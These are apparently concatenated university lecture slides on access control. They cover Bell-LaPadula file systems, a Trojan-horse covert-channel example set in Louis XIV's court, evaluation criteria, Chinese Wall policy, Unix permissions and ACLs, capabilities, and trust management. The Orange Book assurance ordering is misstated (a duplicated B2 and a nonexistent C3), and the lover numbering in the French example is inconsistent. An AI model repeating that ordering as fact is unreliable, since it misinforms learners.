- Given an open file, other operations include $read(fid, buff)$, $write(fid, buff)$, $close(fid)$.

For simplicity we assume that a file-id is like a handle and cannot be forged. Therefore, the only way a file may be accessed is by first opening it, obtaining the file-id, and then reading/writing. Thus, we need to model how transition Open changes the access state.

From the description on the next slide, it seems clear that the abstract model is secure. However, ...

Simple File System II: File Open

Trojan Horses
MAC and DAC
MLS
Security Classes
Compartments
Bell LaPadua
BLP Axioms
Clearance
▷ MLS File System
French History
Covert Channels
Security Criteria
Chinese Wall

```
Op Open(s, fname, mode)
{
  if  $C \in \text{mode}$  and no fid exists with  $\text{name}(fid) = \text{fname}$ 
  then create new fid with  $\underline{fid} = \underline{s}$  and  $\text{name}(fid) = \text{fname}$ ;

  if  $R \in \text{mode}$  and fid exists with  $\text{name}(fid) = \text{fname}$  and  $\underline{fid} \leq \underline{s}$ 
  then read access OK;

  if  $W \in \text{mode}$  and fid exists with  $\text{name}(fid) = \text{fname}$  and  $\underline{s} \leq \underline{fid}$ 
  then write access OK;

  if access OK
  then return fid
  else return null
}
```

File system example: some French History c1600

Trojan Horses
MAC and DAC
MLS
Security Classes
Compartments
Bell LaPadua
BLP Axioms
Clearance
MLS File System
▷ French History
Covert Channels
Security Criteria
Chinese Wall



Louis XIV

- Wife M'dAutriche;
- Lover 1 Mme de la Valiere; child Louis le Dauphin.
- Lover 2 Madame de Montespan; child duc duMaine (apparent father Marquis deMontspan); child M'elle de Blois

Covert Channels in our File System

Trojan Horses
MAC and DAC
MLS
Security Classes
Compartments
Bell LaPadua
BLP Axioms
Clearance
MLS File System
French History
▷ Covert Channels
Security Criteria
Chinese Wall

King Louis XIV (secret clearance) keeps a diary in a secret file diary.

His Queen M. d'Autriche (unclassified) plants a Trojan Horse in editor to find out if Mme deMontespan is mentioned

Loius XIV logs in at secret, runs editor, Trojan Horse executes:

- inspect diary for occurance of string "deMontespan" (lover 1).
- if found then create (secret) file called MYES else do nothing.

Later M. d'Autriche logs in at unclassified:

- attempts to create (unclassified) file MYES
- if failure then King is seeing his mistress...

A simple covert channel with a small capacity (1 bit: YES/NO).

Easy to extend to communicate secret m-bit value to unclassified by creating/checking for multiple files, each one corresponding to one bit position.

Removing File Creation Covert Channel

Trojan Horses
MAC and DAC
MLS
Security Classes
Compartments
Bell LaPadua
BLP Axioms
Clearance
MLS File System
French History
▷ Covert Channels
Security Criteria
Chinese Wall

Strategy 1. Permit duplicate filenames at different classifications.

However, this can be problematic:

- King Loius XIV maintains secret `diary.txt`.
- Queen M. d'Autriche creates file `diary.txt` (unclassified).
- Louis XIV running at unclassified now sees two diaries and accidentally writes about Melle deLaValiere (lover 2) in the wrong one!

Strategy 1 is good if the file's existence and contents are sensitive.

This has an integrity issue since it may not be clear to the king which file `diary.txt` is the true diary.

Removing File Creation Covert Channel

Trojan Horses
MAC and DAC
MLS
Security Classes
Compartments
Bell LaPadua
BLP Axioms
Clearance
MLS File System
French History
▷ Covert Channels
Security Criteria
Chinese Wall


Strategy 2. No duplicate file names, but all file creations done at the level of the directory in which they occur. Once created, the classification is *upgraded* to the required classification.

- Louis XIV wants to create a birthday book (secret).
- Louis XIV Logs in at unclassified:
creates `bbook.txt` (unclassified)
upgrade `bbook.txt` to secret.
- Louis XIV logs in at secret:
enter birthday details of Duc duMaine (child of deMontspan).
- The queen may test for the existence of the birthday book but may not read it.

Strategy 2 is good if just the contents are sensitive, and suffers no integrity problems.

MLS File Systems in Practice

Trojan Horses
MAC and DAC
MLS
Security Classes
Compartments
Bell LaPadua
BLP Axioms
Clearance
MLS File System
French History
▷ Covert Channels
Security Criteria
Chinese Wall



staff cleared to secret.
students cleared to unclassified.
Files created at the level of directory.
★ means the file was then upgraded.
Carl can test result file existence
Carl cannot test existence of exam file.

Other potential covert channels:

- directory listing in increasing/decreasing order.
- If *fid* values are generated sequentially then a high level Trojan horse can signal a low-level process by creating a large number of files. A solution is to use a *secure* pseudo-random number generator to generate fids.

Security Criteria

- Trojan Horses
- MAC and DAC
- MLS
- Security Classes
- Compartments
- Bell LaPadua
- BLP Axioms
- Clearance
- MLS File System
- French History
- Covert Channels
- ▷ Security Criteria
- Chinese Wall

Criteria to judge system security. USA “*Orange Book*” [1983] used assurance levels (high) $A1 > B2 > B2 > B1 > C3 > C2 > C1 > D$ (low). Levels $A \& B$ used for MLS/MAC and C for DAC.

High assurance requires mathematical models of protection mechanisms and property proofs (eg that BLP axioms upheld), TCB code demonstrated to implement model, extensive testing and auditing. Low assurance relies on more informal methods.

Orange book superseded by the Common Criteria and other criteria such as FIPS (criteria for cryptographic modules).

Common criteria is most widely used and provides evaluation levels ranging from EAL1 (most basic) to EAL7 (highest assurance). Evaluation is done relative to a protection profile which defines the requirements. This is unlike the orange book which effectively had BLP-MLS as its only ‘profile’.

Some Evaluated Systems

Trojan Horses
MAC and DAC
MLS
Security Classes
Compartments
Bell LaPadua
BLP Axioms
Clearance
MLS File System
French History
Covert Channels
▷ Security Criteria
Chinese Wall

- Key Management Systems: IBM Tivoli Directory Server version 6.1 (EAL4+), ...
- Firewalls: Sidewinder 7.0.0.02 (EAL4+), ...
- General Purpose OS: PR/SM for IBM System z10 EC GA1 (EAL5), Oracle Enterprise Linux Version 5 Update 1 (EAL4+), Microsoft Windows Vista and Windows Server 2008 (EAL1), XTS-400 (linux-like) (EAL5+; Orange Book B3), Apple Mac OS X v10.3.6 and Apple Mac OS X Server V10.3.6 (EAL3), Smart MX multi-application smartcard (EAL5+).
- Digital Signature Devices: Sign Live! CC Version 3.2.3 (EAL3+),...
- See <http://www.commoncriteriaportal.org/products/>

A problem with evaluation criteria is that it can take a long time (many months) to carry out an evaluation on a specific version of a system. A new system version release requires re-evaluation.

Its all relative to the protection profile

- Trojan Horses
- MAC and DAC
- MLS
- Security Classes
- Compartments
- Bell LaPadua
- BLP Axioms
- Clearance
- MLS File System
- French History
- Covert Channels
- ▷ Security Criteria
- Chinese Wall

For example, MS Windows 2003 evaluated to CAPP/EAL4

It is relative to the Controlled Access Protection Profile (CAPP) protection profile that assumes non-hostile and well-managed user community requiring protection against threats of inadvertent or casual attempts to breach the system security.

The CAPP profile is not intended to be applicable to circumstances in which protection is required against determined attempts by hostile and well funded attackers to breach system security.

CAPP does not fully address the threats posed by malicious system development or administrative personnel.

Chinese Wall (MAC) Security Policy

- Trojan Horses
- MAC and DAC
- MLS
- Security Classes
- Compartments
- Bell LaPadua
- BLP Axioms
- Clearance
- MLS File System
- French History
- Covert Channels
- Security Criteria
- ▷ Chinese Wall

Stock Market analyst must maintain confidentiality of organizations that she consults for; she is not permitted to advise an organization given insider knowledge of another competing organization.

Define a conflict-of-interest relation ($- \wr -$) between organizations. $a \wr b$ means that a is in competition with b . A system enforces a Chinese Wall policy if it ensures that it is not possible for a consultant (user) to access information about a and b , with $a \wr b$.

$- \wr -$	esso	elf	aib	boi
esso		×		
elf	×			
aib				×
boi			×	

Consultant, Smith, working for aib, may not have access to boi information. Similarly, consultant, Jones, working for bank, boi, may not access bank aib information. But both have the potential to access oil company esso or elf information, but not both.

Define zones of non-communication (email, IM, etc) between different departments are a form of chinese wall

[-] **How Does Exchange 2010 Help You Implement Ethical Walls?**

Exchange 2010 uses transport rules configured on Hub Transport servers. Correctly configured transport rules support ethical walls by helping to prevent e-mail messages from being sent between specific groups of recipients within your organization.

◆ **Important:**

Exchange 2010 includes features that may help you prevent breaches of an ethical wall. However, Exchange 2010 doesn't prevent individuals from using other methods of communication, such as private e-mail accounts located outside the Exchange organization, network file shares, or phone calls, to share information. Consider Exchange 2010 transport rules as part of an overall suite of tools or processes that you deploy throughout your organization to help enforce an ethical wall policy.

Chinese Wall Policy Requirements

- Trojan Horses
- MAC and DAC
- MLS
- Security Classes
- Compartments
- Bell LaPadua
- BLP Axioms
- Clearance
- MLS File System
- French History
- Covert Channels
- Security Criteria
- ▷ Chinese Wall

Information flow within the system must be considered when enforcing the Chinese Wall policy.

The protection mechanism must ensure that it is not possible for AIB consultant Jones to pass on any bank aib information to BOI consultant Smith, leading to a conflict of interest.

While Smith and Jones can conduct insider trading outside the security perimeter of the system, possible Trojan Horse attack should be considered. For example, a Trojan Horse embedded in software run by Jones will have access to aib information: the protection mechanism must ensure it cannot be passed to Smith.

We would like *assurance* that the Chinese Wall policy is upheld under all circumstances. Simply monitoring email/IM traffic is not sufficient.

Strategy: map the requirements into a MLS policy.

Enforcing a Chinese Wall using MLS

- Trojan Horses
- MAC and DAC
- MLS
- Security Classes
- Compartments
- Bell LaPadua
- BLP Axioms
- Clearance
- MLS File System
- French History
- Covert Channels
- Security Criteria
- ▷ Chinese Wall

Let ORG , the set of all organizations, define the set of multilevel compartments.

The multilevel policy is built from compartments defined by ORG .

A file/dataset containing organization o data has security classification $\{o\}$

The initial clearance of each consultant C is $clear(C) = \{\}$. A consultant C wishing to consult for organization o makes the request $request(C, o)$, where:


$$request(C, o) \equiv \begin{cases} \text{if (exists } o' \in clear(C) \text{ such that } o \searrow o') \\ \quad \text{reject: conflict of interest} \\ \text{else} \\ \quad \text{set } clear(C) \text{ to } clear(C) \cup \{o\} \end{cases}$$

A consultant's clearance can only increase and only so long as there is no conflict of interest.

Example, $ORG = \{\text{aib,boi,elf}\}$

Trojan Horses
MAC and DAC
MLS
Security Classes
Compartments
Bell LaPadua
BLP Axioms
Clearance
MLS File System
French History
Covert Channels
Security Criteria
▷ Chinese Wall

Information flow policy:



- Initially, $clear(\text{Smith}) = clear(\text{Jones}) = \{\}$
- Smith asks to consult for aib: accepted: $clear(\text{Smith}) = \{\text{aib}\}$.
- Smith asks to consult for boi: rejected: $clear(\text{Smith}) = \{\text{aib}\}$.
- Jones asks to consult for boi: accepted: $clear(\text{Jones}) = \{\text{boi}\}$.
- Both may ask to consult for elf: $clear(\text{Smith}) = \{\text{aib,elf}\}$,
 $clear(\text{Jones}) = \{\text{boi,elf}\}$.
- While both may share elf information, (login at {elf}), no Trojan horse can violate the Chinese Wall between aib and boi.


Access Control

Simon Foley

January 21, 2014

The Reference Monitor

▷ Reference Monitor
Access Matrix
Unix
ACL
Capability
Architecture



Reference monitor: conceptualization of protection mechanism.

- objects: the set of protected entities that have state, for example, directories, files, memory segments, ...
- subjects: the set of active objects, for example, processes, ...
- protection policy: a set of rules that define the operations that a subject may carry out (do) on an object.

A reference validation mechanism (RVM) is an implementation of a reference monitor. It must be tamper-proof, cannot be bypassed and be the subject of analysis and testing for completeness.

Reference Validation Mechanism

- ▷ Reference Monitor
- Access Matrix
- Unix
- ACL
- Capability
- Architecture

The reference monitor must mediate every request by a subject to carry out an operation on an object.

Reference monitors can operate at different levels of granularity, for example,

- Security Kernel mediating low-level machine/OS instructions.
- DBMS access control mediating access/queries.
- Java2 access control mediating method-object calls.
- Application system mediating transactions.
- Firewall providing host-based access control on packets.
- ...

Trusted Computing Base is the totality of protection mechanisms within a computer system—including hardware, firmware, and software—the combination of which is responsible for enforcing protection policies.

The Access Matrix Model

Reference Monitor
▷ Access Matrix
Unix
ACL
Capability
Architecture

Abstract interpretation for protection policy defined in terms of: set of subjects S , set of objects O , permissions P , and a matrix M (current access state), where $M[s, o]$ gives the permissions that subject s holds on object o .

Example, $O = \{\text{File1}, \text{File2}, \text{InetSocket}, \text{ProcAlice}, \text{ProcBob}\}$,
 $S = \{\text{ProcBob}, \text{ProcAlice}\}$, $P = \{\text{read}, \text{write}\}$, and

M	File1	File2	InetSocket	ProcAlice	ProcBob
ProcAlice	read	write			
ProcBob	read write	read	write		

In this case, $M[\text{ProcAlice}, \text{File1}] = \{\text{read}\}$ means that the Alice process may 'do' the action (permission) read on File1.

If permission p is not in cell $M[s, o]$ then subject s may not do the corresponding action on object o .

Matrix operations define how how the accesses are allowed change. For example, Unix `chmod` changes permissions users have to files.

The Access Matrix Model

Permissions defined for *any* kind of operation, not just read, write, execute. For example, permissions push, pop, etc., for a stack object.

The access matrix model is used to understand the meaning of access control in theory. It has been used to answer a number of fundamental questions about protection.

- Modeling protection using the access matrix model is equivalent to a Turing machine and therefore any kind of protection policy to be implemented by a computer can be represented in terms of the Matrix model.
- *Safety Problem*: Determining whether, starting at current state, a subject could access an object in some future access state is, in general, undecidable (equivalent to the halting problem). This assumes that the policy is itself an object(s) and may be accessed/changed by subjects in a controlled way.

In practice, we don't use a matrix to *implement* policies; it was originally developed to explore questions such as the above.

Policy Implementation Example: Unix Permissions

Reference Monitor
Access Matrix
▷ Unix
ACL
Capability
Architecture

Every user has a unique user identifier. Distinguish access rights of file owner from access rights of others. The owner of a file may decide its access right permissions.

Example. User simon owns the file exam and does:

```
> chmod u=rw exam
```

owner	other
rw	--

 exam(owner=simon)

Only the owner of this file may have read/write access.

User simon writes an assignment, with text in file assn:

```
> chmod u=rw,o=r assn
```

owner	other
rw	r

 assn(owner=simon)

Owner may read/write access, everybody else may read.

Interpret this in the access-control matrix model.

Policy Implementation Example: Unix Permissions

Reference Monitor
Access Matrix
▷ Unix
ACL
Capability
Architecture

Unix also organizes users by group and distinguishes group access rights from owner and other access rights.

Users may be members of one or more groups.

Groups and membership configured by the security administrator (root).

The owner of a file may configure its access right permissions.

Example. Introduce groups CS4615 and staff. User simon is in both groups. Student Alice is in group CS4615.

```
> chmod u=rw,g=r test
```

owner	group	other
rw	r	--

 test(owner=simon; group=CS4615)

Alice may read the test but not modify it. Student Bob, who is not in group CS4615 may not access the file.

Policy Implementation Example: Access Control Lists

Associate an Access Control List (ACL) with each object

- ACL gives details about who may access (and how) the object.
- ACLs may be modified by the owner; more flexible than groups.
- ACL checked by protection mechanism before access is granted

Example. Some versions of unix support ACLs (POSIX P1003.6).

```
> getacl test
# file:  test
# owner:  simon      simon grants
# group:  CS4615    tutor tony read
#
#          access to the test
user::rw-      file
group::r--
other::r--
```

```
> setacl -u user:tony:r-- test
> getacl test
# file:  test
# owner:  simon
# group:  CS4615
#
#          access to the test
user::rw-
user:tony:r--
group::r--
other::r--
```

Interpret ACLs as columns in the Access Matrix Model.

Policy Implementation Example: Capabilities

Reference Monitor
Access Matrix
Unix
ACL
▷ Capability
Architecture

Capability is an unforgeable token that specifies subject access rights.

Each subject owns a collection of capabilities (capability list).

Must present valid capability before access granted by mechanism.

Example. In an OS kernel, each process has a Segment descriptor table that provides pointers (capabilities) to segments/pages of virtual memory. HW memory protection ensures that memory may only be accessed via this table.


Example. A web-browser presents an authenticator cookie to a web-site in order to gain access to a particular web-page. Recall that the authenticator cookie is computed as $C = h_k(userid, path, \dots)$ where $h_k()$ is a keyed one-way hash function with key k known only to web-sever. Cookie C is a software capability that cannot be forged (but it can be copied).

How might you interpret capabilities in the Access Matrix Model?

RVM Architecture: Centralised Policy, Centralised Mechanism

Reference Monitor
Access Matrix
Unix
ACL
Capability
▷ Architecture

Traditionally, security policies and mechanisms are centralised using a single reference monitor that mediates all accesses.




Having each machine responsible for its own policy makes interoperation difficult as changes in one policy need to be reflected throughout all interoperating machines.

Examples include standard Unix file-system protection, stand-alone Windows, . . .

RVM Architecture: Centralised Policy, Decentralised Mechanism

Reference Monitor
Access Matrix
Unix
ACL
Capability
▷ Architecture

Client-server architecture: server(s) hosts the security policy for the entire organisation and reference monitors on clients use this policy to make access control decisions.




Example: Windows NT onwards. The policy can be administered from the server and is upheld by the clients.

RVM Architecture: Decentralised Policy, Centralised Mechanisms

Reference Monitor
Access Matrix
Unix
ACL
Capability
▷ Architecture

Copies and fragments of the policy are distributed across network. Policies may be held by both trusted authorities and by untrusted authorities.



The enforcement mechanisms must be sure that they reference the complete policy.

Examples: using cryptographic authorization certificates that associate some permission with a principal as signed by a trusted authority. X509 authorization certificates, support for SPKI/SDSI certificates in MS vista.
Examples: X509 authorization certificates, KeyNote, SPKI/SDSI.

Trust Management Decentralized Access Control Policies

Simon Foley

January 27, 2014

Authorization Certificates and Identity Certificates

Authorization
Reference Monitor
Delegation
Certificates
Reference Monitor
KeyNote

- **Identity Certificate:** binding between a name (for something) and its public key, as asserted/signed by some principal.

For example, X509 certificate binds a DN to a public key, PGP certificate binds an email address to a public key, SDSI certificate binds a local name to a public key (each, according to some trusted principal)

- **Authorization Certificate:** binding between a permission (authorization to perform some action) to a public key, as asserted/signed by some principal.

Examples, X509 attribute certificate, KeyNote certificate, SPKI certificate, ...

A Simple Implementation Model of Decentralized Access Control

▷ Authorization
Reference Monitor
Delegation
Certificates
Reference Monitor
KeyNote

- Principals are identified by the public keys they own.
- The set of all permissions (for operations) is denoted as $Perm$.
- Statement $K_A \xrightarrow{p} K_B$ is interpreted to mean that the principal K_A authorizes principal K_B for permission p .

Authorization policy is a collection of these statements.

- Permissions structured in terms of partial ordering $(Perm, \leq, \sqcap)$.
 $p \leq q$ means that permission q provides no less authorisation than p ;
 $p \sqcap q$ (join) is the greatest permission that is less than both p and q .

Partially ordered set: for classes $a, b, c \in Perm$, then

- Reflexive: $a \leq a$.
- Antisymmetric: $a \leq b \wedge b \leq a \Rightarrow a = b$.
- Transitive: $a \leq b \wedge b \leq c \Rightarrow a \leq c$.

This is a different model to multilevel security/BLP.


Permission Orderings

▷ Authorization
Reference Monitor
Delegation
Certificates
Reference Monitor
KeyNote

$(Perm, \sqsubseteq, \sqcap)$ can be based on any set of permissions.


Permission ordering as a set of subsets of $\{ok, prop, pay\}$ forms partial order under ordering \subseteq and join operator \sqcap .

Intuitively: *prop* corresponds to authority to propose an order; *ok* is authority to approve an order, and *pay* is authority to pay for an order.



Interpreting the Reference Monitor Model

Authorization
▷ Reference Monitor
Delegation
Certificates
Reference Monitor
KeyNote



- Resource owned/controlled by principal K_A
- Principal K_B requests action on resource, signs request
